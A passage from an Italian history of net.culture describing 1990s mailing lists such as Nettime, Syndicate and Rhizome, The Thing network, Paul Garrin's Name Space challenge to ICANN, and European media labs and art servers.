> L’ecologia dei media è una macchina composta di diversi e distinti livelli: il livello dei media e degli strumenti correlati; il livello delle tattiche, in cui individui e media sono integrati in formazioni; il livello della strategia, in cui le campagne condotte da queste formazioni acquisiscono un obiettivo politico unificato; e infine, il livello della logistica, delle reti di scorta e rifornimento, in cui le pratiche mediatiche si connettono alle risorse infrastrutturali e industriali che le alimentano.[9]

È proprio sul piano “logistico” che il percorso dei media tattici rivela non a caso alcuni dei suoi esiti più interessanti. Nel giro di pochi anni nascono una serie di piattaforme aperte, di reti sociali e comunicative, di luoghi e di centri “strategici” che consentono di alimentare una matrice di iniziative e sostenerle sulla lunga durata. Server Internet, media lab e media center, net radio, mailing list e architetture informative aperte forniscono un contesto operativo in continua *mediamorfosi*. Dalle prime reti su tecnologia Bbs ai sistemi peer-to-peer, dalle fanzine fotocopiate ai *weblogs* aperti, dalle radio libere agli *streaming media*, le potenzialità dell’era postmediatica vengono così continuamente rilanciate ed esplorate attraverso una pratica ibrida, sperimentale e diffusa.

Tactical media e *net criticism* da una parte, net.art dall'altra, saranno i discorsi principali attorno ai quali si coaguleranno eventi, reti e pratiche che formano la trama della net.culture, in un contesto culturale in cui attivismo politico e sperimentazione estetica tendono spesso a con-fondersi, confermando così quella "zona di indifferenza e presupposizione reciproca" (Lazzarato) in cui sarebbero entrate la produzione economica, la creazione artistica e l'azione politica nella condizione post-fordista.

Costruire contesti condivisi

Attraverso lo sviluppo delle reti, nelle varie concatenazioni macchiniche che le costituiscono, una *qualità* originale si presenta sotto forme diverse: quella di essere soprattutto uno strumento di ingegneria sociale, un mezzo per coagulare comunità disseminate e transitorie o, "pop-deleuzianamente" parlando, un altro modo di fare rizoma. Da tempo le scienze della comunicazione richiamano l'attenzione sulla capacità dei media elettronici di favorire la costruzione di contesti condivisi da parte di specifici gruppi sociali geograficamente dispersi. Dai newsgroup alle mailing-list, fino ai più recenti ambienti di open publishing (i cosiddetti *blog*), gli strumenti per una cooperazione collaborativa si diffondono in modo esponenziale, mettendo a disposizione delle "moltitudini digitali" sofisticati e duttili *tool* per il coordinamento in tempo reale delle intelligenze.

Per la storia che stiamo raccontando, sono soprattutto le mailing list ad aver giocato un ruolo non secondario nella costruzione di un particolare tipo di *milieu*, un "database vivente" da cui far sbocciare i cento fiori del networking... Mailing list come Nettime, Syndicate, Rhizome, Faces, Rolux, Xchange, 7-11, hackmeeting, Net Institute, Rekombinant, hanno stabilito un ulteriore piano di consistenza su cui dispiegare l'incessante lavoro di composizione tecnosociale.

La lista che forse più di tutte ha approfondito queste riflessioni, pure a rischio di sviluppare tentazioni "egemoniche" (e generare infiniti dibattiti), è stata senza dubbio Nettime <www.nettime.org>, la più longeva e duratura tra tutte.

L'atto di fondazione risale al giugno del 1995 quando al Teatro Malibran di Venezia si tiene il secondo meeting del Medien Zentralkommittee, una rete informale di operatori culturali sparsi in tutta l'Europa continentale che già da qualche anno avevano avviato una riflessione a tutto campo sulle prospettive culturali e politiche aperte dai nuovi scenari della comunicazione elettronica. Molti tra i presenti all'incontro veneziano

erano del resto networker e mediattivisti di vecchia data. C'erano infatti David Garcia e Geert Lovink; il tedesco Pit Schultz, che poteva vantare nel suo curriculum alcuni pioneristici progetti di networking in collaborazione con il network internazionale di The Thing Bbs; l'onnipresente Vuk Cosic; l'attivista americano Paul Garrin, in procinto di lanciare la sua campagna contro il sistema di assegnazione dei *domain name*; Heath Bunting; la studiosa ungherese Diana McCarthy e alcuni italiani, tra cui Roberto Paci D'alò, Alessandro Ludovico, direttore della rivista "Neural" <www.neural.it>, e Tommaso Tozzi del gruppo fiorentino Strano Network <www.strano.net>.

Nei tre giorni dell'incontro si dibattè di mondi virtuali, città digitali e ideologia californiana,[10] network europei e monopoli informatici, e si delinearono ben presto due fronti: uno più movimentista e uno più teorico-riflessivo, e si discusse tutto il tempo sul "che fare", fra il serio e (per fortuna) il faceto. Alla fine prevalse l'idea di dare vita a una mailing list "generalista" che si occupasse dei molteplici aspetti teorici, culturali e politici della società delle reti, in cui far dialogare attivisti, artisti, critici, intellettuali, docenti, hacker, designer, operatori dei media e di organizzare annualmente altri meeting *face-to-face*. Era l'atto di fondazione di Nettime. Il nome della lista, (che per qualche settimana venne reso graficamente come net.time) stava a indicare l'emergere di un tempo della Rete, sociale e allo stesso tempo singolare, asincrono e segmentato da diversi eventi.

Il 31 ottobre 1995 un messaggio automatico di benvenuto inaugurava ufficialmente il primo *listserver* di Nettime. Argomento principale del primo anno di attività era l'esigenza di elaborare un'approccio critico alla Rete, nel momento in cui il trapasso dalla gestione pubblica all'iniziativa privata iniziava a stravolgere il panorama del Web.[11] La lista voleva essere una controparte radicale alla "disneyficazione" di Internet.

> <Nettime> non è solo una mailing list ma un tentativo di formulare un discorso internazionale di Rete che non promuova l'euforia dominante (funzionale alla vendita di prodotti) né riproduca il pessimismo cinico diffuso da giornalisti e intellettuali nei "vecchi" media che generalizzano sui "nuovi" media senza alcuna comprensione chiara dei loro aspetti comunicativi. Abbiamo prodotto, e continueremo a produrre, libri, opuscoli e siti Web in varie lingue, di modo che una critica "immanente" della rete circoli sia on che off line.[12]

L'impatto di Nettime sulla scena internazionale emergerà con chiarezza soprattutto a partire dal 1997, anno in cui dal processo di aggregazione

cooperativa messo in moto dalla mailing list si delineeranno i contorni di una precisa scena culturale, con una sua agenda politica, tecnologica e sociale, che verrà comunemente battezzata *net.culture*. In aperta opposizione alla "grande narrazione" della rivoluzione digitale e dell'Information Society, Nettime introduceva così il concetto di *netzkritik,* attorno al quale si apriva un lungo dibattito che stimolava la partecipazione di molti *cultural workers* europei, americani, australiani e, in misura minore, asiatici. Come abbiamo visto nel primo capitolo, tra i messaggi text-only di Nettime ci sarà ampio spazio anche per l'ampio dibattito sulla definizione di net.art.

Similmente, e quasi contemporaneamente, altre due mailing list catalizzavano l'attenzione della net.cultura, ponendosi come immediato punto di riferimento per la nascente comunità della net.art. Una di queste era Syndicate <http://colossus.v2.nl/syndicate>. Concepita nello stesso *milieu* di Nettime, di cui ha spesso incrociato le strade, questa lista, moderata da Andreas Broeckmann e Inke Arns, ha svolto negli anni un'importante ruolo di collegamento tra Europa continentale e Europa centro-orientale. Anche in questo caso il *primum movens* arrivava dall'Olanda, inverno 1995, quando il gruppo V2_Organisatie di Rotterdam lanciava *V2_East*, un canale di cooperazione e scambio tra diversi soggetti attivi nel campo dell'arte e della cultura dei nuovi media nell'Est europeo. Fin dal principio Syndicate svolgerà intensamente questa funzione "sindacale", facendo circolare informazioni su finanziamenti, bandi, borse di studio, e quant'altro potesse facilitare la costruzione di esperienze e reti economicamente sostenibili. Malgrado l'idea originaria fosse quella di creare un canale privilegiato tra Est e Ovest, ben presto all'interno di Syndicate si inizia a elaborare una concezione di Europa che va al di là delle divisioni geopolitiche. Nel 1997, a Kassel, nell'ambito dell'*Hybrid Workspace* di Documenta X, il gruppo di Syndicate si riunisce per un seminario in cui viene elaborato il concetto di "Deep Europe", una sorta di rimappatura simbolica del territorio europeo in base alla configurazione transnazionale del network. Con il concetto di "Europa profonda" i membri di Syndicate proponevano una differente cartografia dell'Europa, che facesse riferimento agli strati culturali e alle differenze, piuttosto che alla geografia politica o economica. In questa Europa parallela, città come Riga, Angouleme, Bologna, Tallinn, Novi Sad e Lubiana assurgevano al ruolo di capitali culturali interconnesse in quello che Manuel Castells definisce "spazio di flussi".[13]

Negli anni il gruppo di Syndicate avvierà diversi progetti di collaborazione a breve e lungo termine, svolgendo incontri regolari nel contesto di

festival e conferenze, tra cui il festival Video Positive 1997 di Liverpool (edizione inglese dell'Electronic Art Festival), la conferenza Beauty and the East di Lubiana (maggio 1997), il già citato Documenta X di Kassel, Ars Electronica 1997 , gli incontri di Ostranenie a Dassau (1997) e Tirana (1998), la Fiera delle arti elettroniche di Skopje (1998) e Budapest 1999, Transmediale 2000 e Isea 2001.

L'esperienza di Syndicate giungerà al capolinea nell'agosto 2001 per una serie di fattori, non ultima l'ingestibilità degli spamming di Netochka Nezvanova, e si dividerà in due diverse liste: una, che continua a chiamarsi Syndicate ed è ospitata sul server norvegese dell'Atelier Nord <www.anart.no/~syndicate>, l'altra, gestita dagli amministratori originali, prende il nome di Spectre e rappresenta soprattutto il tentativo di offrire un restyling all'esperienza precedente <http://coredump.buug.de/cgi-bin/mailman/listinfo/spectre>.

Se Nettime e Syndicate, condividevano una particolare attenzione per le politiche culturali e gli aspetti teorici della comunicazione, diverso era il discorso per un'altra mailing list espressamente dedicata alle nuove forme estetiche della rete: Rhizome. Attualmente di stanza a New York, dove si è trasformata in una vera e propria impresa culturale, Rhizome.org nasceva a Berlino nel 1996 da un'idea di Mark Tribe, uno studente d'arte di San Diego che si era trasferito nella capitale tedesca per lavorare come Web designer presso la *dot-com* Pixelpark. A contatto con la fiorente scena digitale mitteleuropea,[14] Tribe aveva maturato l'intenzione di creare uno spazio di discussione legato all'arte elettronica e ai new media, che promuovesse e offrisse una contestualizzazione critica per la net.art. Oltre alla lista <list@rhizome.org>, Rhizome aveva ben presto inaugurato un sito-archivio <www.rhizome.org> all'interno del quale è contenuto l'*ArtBase*, un ricco database indicizzato per opere e testi critici sull'arte digitale, curato dal newyorkese Alex Galloway. Leader tra le "gallerie" on line, Rhizome offriva spazio a numerosissimi artisti della rete, presentandosi con un *look&feel* sobrio e innovativo: la splash page di apertura del sito e le originali interfacce di accesso al database, garantivano al sito una forte riconoscibilità.[15]

A differenza di liste simili,[16] che si basano sul lavoro volontario dei rispettivi "comitati di gestione", Rhizome ha sempre goduto di finanziamenti provenienti sia da fondazioni come la Rockefeller Foundation, il National Endowment for the Arts, la Daniel Langlois Foundation e la Jerome Foundation, sia da sponsor commerciali. Accanto ai fondi privati, Rhizome ha sempre richiesto forme di sottoscrizione ai membri della sua community. Tuttavia, agli inizi del 2003, la donazione volontaria si è

trasformata in sottoscrizione obbligatoria, per un minimo di 5 dollari annui. La trasformazione in piattaforma a pagamento ha aperto un acceso dibattito tra i direttori e una parte della community, che ritiene che il capitale culturale accumulato da Rhizome debba rimanere interamente pubblico.

I network sostenibili

Il dibattito sul destino di Rhizome è un'ottima cartina di tornasole dello stato dell'arte nel momento in cui la standardizzazione seguita al crollo della new economy rende molti network difficilmente gestibili. Il problema dell'effettiva sostenibilità economica di imprese culturali nate grazie anche alla spinta della bolla speculativa del periodo 1998-2000, ritorna, in particolare negli Stati Uniti. E finisce per investire anche network storici, che esistevano da tempi non sospetti. È questo il caso di The Thing: fondato nel 1991 come Bullettin Board System dall'artista concettuale austriaco Wolfgang Staehle e da Gisela Ehrenfried, svolgeva la doppia funzione di impresa di servizi e piccolo Internet Service Provider <www.thing.net> per le connessioni dall'area metropolitana di New York, e di fornitore di contenuti <http://bbs.thing.net> grazie a un'ampia rete di collaborazioni e scambi. Dal 1993 erano stati aperti diversi nodi europei, sempre basati su tecnologie Bbs, che componevano un forte network mitteleuropeo che andava da Vienna a Berlino, da Amsterdam a Francoforte e Basilea. È in questo "periodo aureo", come lo definirà Pit Schultz, che la produzione di testi elettronici collaborativi gettava le basi per l'aggregazione di molti soggetti che di lì a pochi anni costituiranno il Medien Zentralkommitee e daranno vita alla mailing list Nettime.

Nel 1995 i nodi di The Thing New York <bbs.thing.net> e Vienna <www.thing.at>, si trasferivano sul Web, grazie a un'interfaccia scritta dal giovane programmatore viennese Max Kossatz, che preservava le caratteristiche comunitarie della Bbs, con la possibilità per i membri di chattare, postare commenti, consultare le liste di discussione. Dotandosi di un ampio archivio di progetti artistici, documenti sonori, trasmissioni radiofoniche e recensioni, articoli e interviste, The Thing diventerà nel corso degli anni un punto di riferimento ineliminabile sia per i circuiti dell'underground sia per quelli dell'arte d'avanguardia. Oggi il server di The Thing offre servizi di Web hosting a decine e decine di artisti del Web, musei, collettivi e istituzioni artistiche di vario calibro. La sede nell'ex quartiere industriale Chelsea è una sorta di *factory* frequentata da

moltissimi personaggi attivi nel campo dell'arte, della musica, dell'attivismo e della ricerca teorica, tra cui, come abbiamo visto, Ricardo Dominguez e il network della disobbedienza civile elettronica. A Basilea, i locali e il sito di The Thing, che godeva di alcuni finanziamenti statali e privati, ospitavano mostre e installazioni, orientandosi soprattutto verso gli ambienti artistici. The Thing Berlin <www.thing.de> era invece più sbilanciata sul versante culturale, e ospitava nel sito soprattutto saggi teorici e articoli di critica, alcuni dei quali firmati dal filologo Florian Cramer, esponente berlinese del neoismo nonché attivista del Berlin Linux User Group, e da diversi collaboratori della rivista di informazione e critica online "Telepolis", come Armin Medosch e Tilman Baumgaertel.

I diversi nodi, in relativa autonomia, seguiranno destini diversi: The Thing Vienna risulterà uno dei più longevi, mentre gli altri rallenteranno progressivamente le attività. Nel marzo 2000, a Roma, alcuni *thingisti* provenienti dall'area della telematica sociale e del culture jamming iniziano a porre le fondamenta del nodo italiano di The Thing, inizialmente denominato The Thing Roma e strutturato sul modello di quello statunitense. Dopo alcuni mesi di rodaggio, poco prima del lancio effettivo, il sito – ospitato sulla Rete civica romana, spazio telematico del Comune di Roma – viene sottoposto a improvvisa censura dalle autorità comunali per la pubblicazione di un'intervista all'artista australiana Francesca da Rimini, considerata potenzialmente "offensiva per i bambini", nel contesto di una virulenta e gratuita campagna repressiva che aveva colpito altri siti della telematica amatoriale romana, come lo storico nodo di Avvisi ai naviganti. The Thing Roma migra così su Ecn <www.ecn.org>, il server che ospita gran parte della telematica antagonista italiana, per poi trasferirsi definitivamente sulle macchine di The Thing New York, con una nuova interfaccia open publishing e un più esteso nucleo di collaboratori, sparsi tra Roma e Barcellona <www.thething.it>.[17] Il destino di subire varie forme di censura sembra del resto comune a tutto il network. Dopo la breve interruzione del servizio di connettività da parte dell'*upstream provider* Verio, in occasione della *Toywar*, The Thing si è trovata nuovamente in difficoltà in tempi recenti. In seguito a un falso sito realizzato dagli Yes Men nel dicembre 2002 ai danni della Dow Chemical corporation (che ha acquisito la Union Carbide, responsabile del disastro di Bhopal del 1984), e alle lamentele della stessa azienda, Verio ha deciso di cessare unilateralmente il contratto di fornitura con Thing.net. Al momento della stesura di questo libro, The Thing sta cercando un altro provider di banda alta e preparando una risposta legale a una decisione ritenuta lesiva della libertà d'espressione.[18]

Come si è visto, in particolare nel sesto capitolo, la questione del *domain name* è ricorrente e richiede una riflessione più approfondita. Nonostante nel novembre 2000, l'Icann (Internet Corporation for Assigned Name and Numbers)[19] abbia sancito l'entrata in vigore di sette nuovi domini di alto livello (.info, .pro, .name, . biz, .aero, .coop e .museum) lo scontro sulla loro assegnazione non è diminuito. Anzi. La quasi simultanea entrata in vigore, negli Stati Uniti, del Digital Millennium Copyright Act ha accelerato gli automatismi nella sospensione dei siti Web controversi.[20] L'attuale struttura di Internet inoltre, a dispetto delle apparenze, non è democratica proprio perché non consente una reale discussione delle controversie di fronte all'Icann, che rappresenta innanzitutto il cartello dei grossi interessi privati. Come nota Paul Garrin, dal suo sito freethe.net:

> Il *centro* di Internet è la *radice* del Domain Name System (Dns), un "singolo punto di controllo" e un "singolo punto di fallimento" attorno a cui le connessioni via Internet vengono risolte da "stringhe" come "Freethe.net". La *radice* viene definita da un file di testo chiamato "root.zone" allocato su un computer di Herndon, in Virginia, e di proprietà della Network Solution, inc. in base a un contratto con il governo degli Stati Uniti. La "root.zone" è la lista madre che definisce tutti i domini di alto livello (Tld) per gli utenti di Internet. Gli scienziati informatici la chiamano "la verità". Un Tld che non è inserito nella "root.zone" è invisibile al resto di Internet.[21]

Già collaboratore di Nam June Paik e video-artista di fama internazionale, Paul Garrin decideva di lanciare nel 1996 *Name Space* <http://namespace.pgmedia.net> un nuovo Domain Name System che puntava a rompere il monopolio di Network Solutions consentendo un'autentica liberalizzazione dei domini di alto livello. Tra il '96 e il '97 Garrin convincerà molti artisti e partecipanti della comunità di Nettime a convertirsi al nuovo sistema di Dns, proponendo e scegliendo un Tld di proprio gradimento (i domini utilizzabili con *Name Space* diventeranno in breve tempo centinaia). Al di là delle infinite discussioni provocate dalla forte personalità di Garrin e dall'effettiva funzionalità del software (in seguito alle quali Nettime sceglierà di passare a una gestione moderata), *Name Space* doveva affrontare lo scoglio principale: l'inserimento dei nuovi Tld nella lista della "root.zone", senza il quale il nuovo sistema rimaneva invisibile al resto della Rete. E così, nel marzo del '97, Garrin sfidava Network Solutions, inc. (Nsi) sul piano legale per dimostrare che il contratto di esclusiva tra questa e il governo americano costituiva una violazione delle

leggi nazionali antitrust. Tuttavia, nell'ottobre del '98, l'amministrazione Clinton concedeva a Nsi un'estensione di due anni sul contratto di esclusiva, obbligandola però a condividere i suoi server di root con altri competitori sul mercato dei register domain. L'Icann veniva indicata come l'organizzazione no-profit che avrebbe garantito la transizione dalla fase del monopolio a quella del libero mercato.

La nuova agenda politica fissata dal governo democratico aveva effetti immediati sulla battaglia giudiziaria di Garrin. Con la sentenza del gennaio 2000, la magistratura americana "immunizzava" Nsi dall'accusa di monopolio, lasciando che l'Icann portasse a termine la liberalizzazione indetta dal governo americano. Tuttavia l'Icann continuava a rappresentare *in primis* gli interessi delle grosse aziende. Nonostante una parte dei suoi membri fosse espressione dell'elezione diretta dei navigatori <www.icannatlarge.org>, a questi non fu dato potere di voto sulla scelta dei nuovi domini. Inoltre, la possibilità di proporre nuovi domini era condizionata al versamento di una somma di 50.000 dollari non rimborsabili, una procedura che tagliava fuori i piccoli attori e i soggetti sociali. Nonostante questi impedimenti, *Name Space* versò la sua quota e propose l'istituzione di 118 nuovi domini. L'Icann rispose con i sette nuovi domini citati, selezionandone tre (.info, .pro e .museum) dal database di *Name Space,* ma senza che la società di Garrin fosse accreditata come uno dei nuovi register domain. L'Icann sceglieva sulla base di criteri "soggettivi" solo sette nuovi register domain, dimostrando fattivamente come anche in Rete gli interessi fossero concentrati in un piccolo club. Soprattutto, dimostrava come il potere di nominare fosse appannaggio di pochi eletti, nonostante la tecnologia consentisse una più ampia differenziazione e un effettivo allargamento dei processi decisionali al cosiddetto "popolo della Rete".

Laboratori ibridi

La costruzione di reti e contesti condivisi non avviene solamente nello spazio virtuale, ma passa principalmente attraverso una fitta successione di eventi "fisici": incontri, manifestazioni, festival, che permettono alle diverse anime della net.culture di confrontare le esperienze in atto e di approfondire i contatti personali, allacciare relazioni, costruire momenti di socialità. Gli eventi svolgono una funzione di "accumulatori e acceleratori" per le iniziative che si dipanano su scala translocale. Come scriverà Vuk Cosic:

> Vado alle conferenze. Di fatto, la net.art è questo: una pratica artistica che ha molto a che fare con la rete. Vieni alla conferenza. Incontri cento e più persone straniere. Ecco una rete. L'arte non è solo la costruzione di un prodotto, che poi può essere venduto sul mercato dell'arte e osannato da critici e curatori. È anche una performance. Quando ti stai divertendo è come se fossi creativo, e stai producendo qualcosa. Quando fai una bella discussione, quando sei stimolato a cercare nuove argomentazioni, nuove idee, per me questa è creatività, e quindi è arte.[22]

Il concatenamento tra diversi *milieux* culturali si realizza concretamente attraverso festival e meeting, dove i net.artisti incontrano e condividono le proprie conoscenze con hacker, attivisti politici, cultural worker e altri soggetti riconducibili a quello che Bifo definisce "circuito tecno-mediatico". Sparsi ai quattro angoli del mondo, sono questi i luoghi in cui l'incessante *life-sharing* delle reti si materializza infine in "carne e ossa".

> Ora che le varie comunità virtuali stanno crescendo, limitarsi ad annunciarne la presenza non basta più. Le persone vogliono sostanza – non solo gli esterni, ma soprattutto i membri stessi dei gruppi. Il miglior modo per accelerare il processo di produzione è incontrarsi nello spazio reale, confrontare le libere associazioni virtuali, attivarsi nei contesti complessi e disordinati dello spazio-tempo reale, dare risposte reali al pubblico (e ai futuri possibili partecipanti). E poi ritirarsi di nuovo nei luoghi dispersi online.[23]

Next Five Minutes, Cyberconf, MetaForum, Beauty and the East, Hacking in Progress, Net Condition, Transmediale, ZeligConf, Hackmeeting, Read_Me Festival, Media Circus, Digital Is Not Analog... una moltitudine di eventi di varia portata e partecipazione, dove l'arte della connessione raggiunge forse la sua manifestazione più evidente e immediata.

Tuttavia, altrettanto fondamentali erano gli spazi in cui questi eventi erano ospitati, una magmatica galassia di new media center e media lab polivalenti, che offrivano un supporto logistico ai tatticisti mediatici, assolvendo in parte alla funzione rivestita dai laboratori sulla comunicazione e, in Italia, dagli hack lab dei centri sociali autogestiti.

Uno dei primi centri propulsivi è l'Olanda, forse la punta più avanzata della sperimentazione sociale e politica sulle reti telematiche. A partire dalla metà degli anni Ottanta, infatti, i Paesi Bassi, e Amsterdam in particolare erano stati terreno fertile per iniziative di libera comunicazione, incentivate spesso da politiche culturali pubbliche di ampio respiro. La culla di molti di questi progetti era stata la Digital City di Amsterdam,

una rete civica con moltissimi servizi al cittadino, che diventerà un modello per tutte le reti civiche europee sul versante della trasparenza amministrativa e della cosiddetta democrazia elettronica. Alla metà degli anni Novanta l'esperienza della Digitale Stad ispirerà numerosi progetti simili, anche se nel giro di pochi anni le reti civiche (compresa la "madre") verranno soppiantate dagli accessi *free* offerti dalle grandi imprese di telecomunicazione nonché dall'incapacità della società civile e degli amministratori locali di garantire uno spazio effettivamente pubblico per la circolazione delle informazioni.[24] In ogni caso, la città digitale di Amsterdam non era nata dal nulla. Un fitto tessuto di gruppi di videomaker, riviste, centri di produzione multimediale, radio pirata creava già da anni un humus ideale per il decollo di una simile esperienza.

Fra gli eventi più significativi sono da citare per esempio i Festival for Unstable Media organizzati dalla V2_Organisatie di Rotterdam, un'associazione di artisti attiva dal 1981 che nel 1994 aveva dato vita a uno dei primissimi media center europei, il V2, un luogo dove artisti provenienti da varie discipline potevano approcciarsi ai nuovi media in maniera innovativa e connettiva. Intenti simili animavano altre iniziative, come il ciclo di conferenze *Live Magazine* organizzate da Marleen Stikker per il centro culturale De Balie di Amsterdam. Situato nella centralissima Leidsplein, in un ex tribunale, De Balie divideva il suo campo di ricerca tra teatro, società e politica, arte e tecnologie. Il suo direttore, Paul Kuypersm era anche presidente della V2_Organisatie.

Sempre ad Amsterdam, era nata la Society for Old and New Media <www.waag.org>, un centro culturale di ricerca e sviluppo sulle tecnologie di comunicazione, fondato nel 1995 da alcuni esponenti di De Balie coinvolti nella progettazione della Digitale Stad, come Marleen Stikker, Patrice Riemens e Geert Lovink. Obiettivo esplicito: espandere, salvaguardare e rafforzare la sfera pubblica dei media, dare vita a corsi di formazione, elaborare analisi sull'economia dell'informazione. Da qui partiranno iniziative come la "free4what campaign" – presentata in occasione del Next 5 Minutes 3 – che analizzeranno l'esplosione dei servizi free di accesso e spazio Web in epoca di ipercompetizione al ribasso della new economy; o concorsi per designer e programmatori come l'International Browserday. Dopo avere ottenuto l'assegnazione di De Waag, un fortino del seicento situato al centro del Nieuwmarkt, uno dei quartieri più antichi di Amsterdam, la Society for Old and New media dava inoltre corso a numerose mostre, dibattiti, seminari, nonché a un dipartimento per lo sviluppo di software collaborativi.

Accanto alle dorsali istituzionali della cultura dei nuovi media, fioriva-

no inoltre iniziative spontanee come Desk.nl, <www.desk.nl>, uno dei primi esempi di “art server”. A crearlo, l’olandese Walter Van der Cruijsen, personaggio poliedrico tra l’hacker, l’attivista e l’artista, testimone e animatore di molti eventi chiave della net.culture.

Per tutti gli anni Ottanta, Van der Cruijsen si era prodigato nell’organizzazione di spazi aperti per artisti all’interno di vari squat dell’Olanda orientale, come il Nijmegen, l’Embrella e il Knust-Extra_pol. Entrato in contatto con il network di “HackTic” nel corso del festival Hacking at the End of the Universe, tra il 1993 e il 1994 aveva partecipato attivamente alla fondazione della Digitale Stad, di cui aveva anche sviluppato l’interfaccia grafica in HyperCard. Costantemente impegnato nel “fare network”, nell’ottobre del ‘94 Van der Cruijsen aveva lanciato The Flying Desk, un *internet workspace* per artisti, scrittori e ingegneri che ospitava contenuti sperimentali per la Rete, legati soprattutto all’arte e al networking. Gli argomenti principali erano infatti l’Ascii art, la libertà di espressione e lo sviluppo di software libero. Oltre a ospitare artisti e progetti, The Flying Desk fungeva anche da *host* per Rhizome e Nettime, le due mailing list internazionali dedicate alla cultura della rete nate nel corso del 1995.

Nel frattempo, Van der Cruijsen era impegnato anche come curatore del Temporary Museum della Dds, dove presentava alla comunità virtuale olandese nuove forme di network art. L’esperienza del Temporary Museum verrà trasferita poco tempo dopo nel *Salon Digital*, una sezione interamente dedicata all’arte di rete ospitata dal prestigioso Zkm di Karlsruhe, all’interno del quale Van der Crujisen assumerà la carica di curatore e organizzerà – qualche anno dopo – *Net Condition*, forse la più grande mostra internazionale sulla net.art. All’inizio del 1997 The Flying Desk si scinderà in due diverse entità: da una parte Desk.nl, un Internet service provider che forniva hosting e servizi professionali per organizzazioni culturali, agenzie pubblicitarie e compagnie di vario tipo; dall’altra, Desk.org <www.desk.org>, esclusivamente dedicata all’arte e alla cultura di rete in Europa, che tornerà online solamente nel 1999, con una peculiare architettura basata sulla piattaforma software Wiki, un’interfaccia testuale di open publishing che permette a chiunque l’accesso in scrittura diretta nel sito, realizzando tecnicamente una cogestione aperta di tutti i contenuti.

Desk era un server artistico collegato, sulla scia di *Refresh*, a una sorta di rete parallela e interdipendente di server, che andava ben oltre l’Olanda:

> Gli Art Servers sono server Internet che ospitano un’ampia gamma di espressioni culturali, dai siti d’arte alla net.art, forum di discussione e-mail,

> inestimabili archivi di testi, net.radio di artisti indipendenti e forme di tv interattiva. Gli Art Servers non sono un genere artistico come il teatro o la tv. Piuttosto, sono mezzi transitori in continua mutazione evolutiva, diretti verso nuove e diverse modalità di espressione. Gli Art Servers prendono forma dai soggetti che li animano, e variano radicalmente nella struttura e nell'approccio. Gli Art Servers sono siti di competenze collettive condivise in cui vengono generate e allevate nuove idee per Internet.[25]

Il londinese Backspace <http://bak.spc.org> era stato inaugurato nel 1996 e aveva iniziato le sue attività con una serie di incontri – battezzati *Secret Conference* – su "net.art, net.religion e net.politics", organizzati da Heath Bunting. In poco tempo il media lab coordinato da James Stevens aveva aggregato diverse personalità attive nel campo della produzione estetica, provenienti spesso dall'underground britannico. Matthew Fuller e Graham Harwood, per esempio, che erano transitati per l'esperienza della rivista "Underground", uno dei magazine di culto della scena neosituazionista inglese, e collaboravano da tempo con le principali riviste "sorelle" europee, come "Datacide" e l'italiana "Decoder", cui fornivano grafica e artwork. Insieme ad altri due collaboratori di "Underground", Simone Pope e Colin Green, era nata l'idea di dare vita al collettivo I/O/D. Backspace ricoprirà un ruolo di assoluta centralità nello sviluppo delle esperienze di net.radio e *net-based arts* indipendenti nel Regno Unito. Lo stesso Matthew Fuller lo descrive come un singolare mix tra "uno squat, una casa di riposo per le vittime dell'industria del multimedia, una galleria, un cybercafe e un club privato". Dissoltosi alla fine degli anni Novanta, il media lab avrebbe poi fecondato altre esperienze, come la recente Consume <www.consume.net>, una coalizione di gruppi, coordinata sempre da James Stevens, che sta spargendo una "nube di dati" su tutta Londra, cui ci si può connettere attraverso un computer portatile e una scheda wireless.

Al di là dell'ultimo trend commerciale, questa passione sociale per il wireless coinvolge altri laboratori come il berlinese Bootlab <www.bootlab.org>, che sta lavorando con la comunità di Consume alla cosiddetta BerLon, una rete cittadina locale che presenta caratteristiche simili a quella londinese. L'esperienza di Bootlab nasce a sua volta dalle ceneri di mikro <www.mikro.org>, un'associazione *a rete* per l'organizzazione di eventi culturali e "l'avanzamento delle culture mediali", fondata nel marzo del '98 da Thorsten Schilling – operatore della Biennale – e Pit Schultz di Nettime.

Il nome "mikro" era in sé programmatico: i promotori dell'iniziativa

non erano interessati a creare una macrostruttura istituzionale, preferendo invece concentrarsi su

> piccole strutture distribuite, capillari, ma non per questo meno influenti, attraverso le quali i media e le tecnologie esercitano il loro potere all'interno dell'arte e della società. mikro e i suoi membri sono parte integrante di questo campo mikrologico caratterizzato da elementi eterogenei, polimorfi e reticolari. Queste reti, da cui emerge il lavoro di mikro, esistono parallelamente alle strutture sociali formate dal commercio, e si basano su relazioni di fiducia e di economia del dono. La diversità e la fragilità di questa rete di relazioni è il motivo alla base dell'attenta formulazione dei nostri obiettivi: "avanzamento delle culture mediali".[26]

All'iniziativa partecipavano diversi protagonisti della scena tedesca e olandese, tra cui Andreas Broeckmann, Inke Arns, Geert Lovink, Diana McCarthy, Cornelia Sollfrank, Tilman Baumgaertel, Thomax Kaulmann, Sebastian Lugert e Volker Grassmuck.[27] Nel giro di poco tempo, Mikro inizia a promuovere i mikro.lounge, incontri mensili a tema dedicati agli argomenti più disparati: dal sistema di sorveglianza Echelon ai videogames *vintage*, dalle net.radio al copyright. Oltre al festival Net.Radio Days, iniziato nel '98 e ben presto divenuto l'appuntamento più importante per il mondo del *net.broadcasting* indipendente, nel 1999 mikro organizzerà Wizard of Os, una grande manifestazione interamente dedicata alla tematica dell'open source. Tratto distintivo di mikro, che lo annovera di diritto tra le esperienze "tattiche", era l'assenza di una sede stabile quanto l'esistenza di una rete di collaboratori a geometria variabile, che usavano di volta in volta spazi differenti in collaborazione con esponenti di altri media center europei, come V2, Backspace o Public Netbase.

Quest'ultimo era stato fondato nel '94 a Vienna, ma solo nel febbraio 1997 aveva inaugurato il nuovo *media space*, all'interno del Museumquartier viennese. Public Netbase t0 <www.t0.or.at> era un Internet Service Provider no-profit fondato da Konrad Becker, Francisco de Sousa Webber e Marie Ringler, che dal 1995 si dedicava allo sviluppo di contenuti culturali per il Web e organizzava eventi e seminari in collaborazione con diversi enti culturali austriaci. L'influsso di Public Netbase sulla scena elettronica in Austria, a livello sia culturale sia di competenze tecniche, era stato notevole, tanto che il suo sito Web era stato insignito del Prix Ars Electronica 95. Le attività del centro erano iniziate nel marzo '95 con una conferenza di Peter Lamborn Wilson dedicata all'Informa-

tion War, e via via erano transitati nel piccolo spazio viennese i principali protagonisti della cybercultura globale come Mark Dery, Stelarc, Anne Balsamo, Derrick De Kerchove, Erik Davis e tanti altri. Al fitto calendario di dibattiti e presentazioni si afficanca l'organizzazione di corsi di alfabetizzazione informatica e di festival internazionali come Robotronika, Synworld e World-Information.

